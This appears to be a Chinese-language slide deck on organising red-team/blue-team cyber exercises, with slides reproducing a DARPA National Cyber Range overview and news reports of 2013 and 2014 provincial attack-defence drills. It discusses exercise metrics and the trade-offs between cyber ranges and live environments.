
- 穷举所有可能的攻击路径
- 在每条攻击路径上，穷举所有可能的攻击方式
- 对全部的攻击路径和攻击方式，按优先级实施攻击演练



攻击过程，绕过检测和告警




攻击完成，清理痕迹




- 传统渗透测试服务已无法满足需求；
- 将信息收集、漏洞发现、漏洞利用、防御规则绕过、木马驻留、反链控制等多个关键环节实现自动化，形成自动化渗透能力；
- 更大的好处是，不断沉淀攻击经验和能力到系统或平台中；

- 入侵发现率 —— 在规定时间内，成功发现入侵的比率
- 攻击覆盖率 —— 在攻防演练中，对所有攻击路径和攻击方式的覆盖比率

- 做好红蓝对抗，就是要提升这两个核心指标





The National Cyber Range: A NATIONAL TESTBED FOR CRITICAL SECURITY RESEARCH

Scientific progress has frequently been constrained by a lack of adequate tools to support observation, measurement and analysis. For example, significant progress was delayed in astronomy, biology, and particle physics until advances were made in telescopes, microscopes, and particle accelerators. The Defense Advanced Research Projects Agency (DARPA) is developing the National Cyber Range (NCR) to provide realistic, quantifiable assessments of the Nation's cyber research and development technologies. The NCR will enable a revolution in national cyber capabilities and accelerate technology transition in support of the President's Comprehensive National Cyber-Security Initiative (CNCI).

DARPA is creating the National



The National Cyber Range will allow classified and unclassified researchers to measure their progress in either a classified or unclassified environment, against appropriate threats, with sufficient timeliness and accuracy to allow for corrections and identify new capability needs.

National Cyber Range
Adaptable, multi-dimensional, heterogeneous cyber test environment
The Nation's environment for cyber research

The National Cyber Range is the measurement capability providing a realistic quantifiable assessment of the Nation's cyber research and development technologies, enabling a revolution in national cyber capabilities and accelerate transition of these technologies

The National Cyber Range will allow classified and unclassified researchers to measure their progress ...
... in either a classified or unclassified environment,
... against appropriate threats with sufficient timeliness and accuracy,
... to allow corrections and needed new capabilities to be determined.

Leap-ahead research and quantifiable assessment of cyber tools, processes and architectures facilitates;
Revolution in national cyber capabilities
Rapid technology development
Accelerated deployment

Providing the environment to solve the Nation's Cyber problems
Unconstrained cyber research environment supporting the CNCI
UNCLASSIFIED: Distribution Statement "A" (Approved for Public Release, Distribution Unlimited)

What is the National Cyber Range?
A dedicated cyber testbed to enhance the Nation's ability to defend against cyber attacks

The National Cyber Range will

A cyber test center to:

- Enable leap-ahead advances to defend and exploit the cyber realm
- Enable revolutionary cyber testing

- Provide a dedicated "test bed" to produce qualitative and quantitative assessments of the security of cyber technologies and scenarios.
- Provide a revolutionary, safe, instrumented environment for our national cyber security research organizations to test the security of information systems.
- Revolutionize the state of the art of cyber security testing.


Revolutionary test technologies

- Automated configuration, sanitization, reconfiguration - Automation
- Virtualization technology - Scale
- Simulate human activity - Realism
- Time dilation & contraction - Efficiency
- All systems: wired, MANET, control systems, phone, etc. - Completeness

Facilitates consistent, realistic, verifiable testing

UNCLASSIFIED: Distribution Statement "A" (Approved for Public Release, Distribution Unlimited)

- 基于docker快速搭建 红蓝对抗环境






国家电网 STATE GRID
国网吉林省电力有限公司
STATE GRID JILIN PROVINCE ELECTRIC POWER CORPORATION

消费者 | 求职者 | 传媒者 | 合作者

首页 关于我们 新闻中心 客户服务 商务服务 互动交流

请输入关键词

深化“两个转变” 推动科学发展



新闻中心

新闻动态

公司要闻

总部动态

一线动态

媒体聚焦

行业资讯

党群动态

专题专栏

农电动态

首页 >> 新闻中心 >> 新闻动态 >> 媒体聚焦

【国家电网公司网站】国网吉林电力组织开展2014年网络与信息安全攻防“红蓝对抗”演习

发布日期： 2014-11-17 信息来源： 修孟懿

10月12日至11月3日，国网吉林电力成功组织开展了2014年网络与信息安全攻防“红蓝对抗”演习。本次演习范围覆盖了公司部署在信息外网对外提供服务应用系统和信息类设备。来自公司电科院、信通公司、地市公司的30余名专业技术人员参加了演习。

按照国网公司总体安排，该公司以“消除短板，以攻促防”为目标，由公司科信部牵头成立了演练协调组，制定了工作方案和攻防演练科目，组织了自攻防演练和公司攻防二轮演习活动，同时开展了网络安全攻防实战演练培训。攻击演练组（红队）主要由公司电科院专业人员组成，开展渗透攻击和漏洞挖掘等科目的演习；防御演练组（蓝队）主要由信通公司和吉



2016年07月13日 星期三 10:57:21 旧版网站

陕西省通信管理局
SHAANXI COMMUNICATIONS ADMINISTRATION

首页 机构职能 新闻中心 信息公开 办事大厅 互动专区

输入关键字 搜索



新闻中心

部省要闻

工作动态

通知公告


热点专题



最新公告

> 关于对申报国家职业资格一级陕西省通信管理局关于二季度关于安排通信专业技术人员继陕西省通信管理局关于印发《陕西省通信管理局关于201...

> 陕西省通信管理局关于转发陕...



最新信息



通知公告

我局组织开展“天网2号”网络安全攻防演练

发布时间：2013-12-17 浏览次数：3187

为进一步加强我省公共互联网网络安全应急管理工作，增强重要时期网络安全保障能力，锻造我省网络安全应急队伍，近期，我局组织省内四家基础电信运营企业开展了陕西省“天网2号”网络安全攻防演练。

本次演练以网络安全攻击和防御为主题，采取实战形式，参演人员由参演单位各派出4人共16人组成。整个演练分为技术培训、DDOS攻击防御和网络安全实战攻防三个部分，循序渐进，逐步升级，演练过程持续4天。

为了增强演练的实际效果，突显特色，本次演练着力在“对抗、协作”四个字上下功夫，主要特点是阵容强大、注重实战和团队合作，攻防一体，双重角色。

经过4天紧张有序的实战演练，陕西省“天网2号”网络安全攻防演练圆满结束。本次演练采用实战对抗的方式，不仅完善了应急处置流程、提高了应急处置能力，最重要的是锻炼了队伍，展现出良好的团队协作能力和应急保障水平，为我省网络安全工作的开展奠定了坚实基础。

陕西省联通公司为本次演练提供了场地、设备等支持。



- 对线上关键业务搭建靶场环境，避免造成的故障损失；
- 对线下测试环境展开实战攻防演练；

| 红蓝对抗做法 | 优点 | 缺点 |
|--------|--|--------------------------------|
| 网络靶场 | 不影响线上环境； 漏洞持久存在，可反复演练； 靶场与蜜罐的复用； | 无法模拟全部真实环境和数据； |
| 真实环境 | 真刀真枪，有实战价值； | 容易引发线上故障，造成损失； 漏洞修补后无法继续演练； |
| 两者结合 | 尽可能规避故障风险，同时尽可能在真实环境演练； | 关键业务的实战演练不足； |



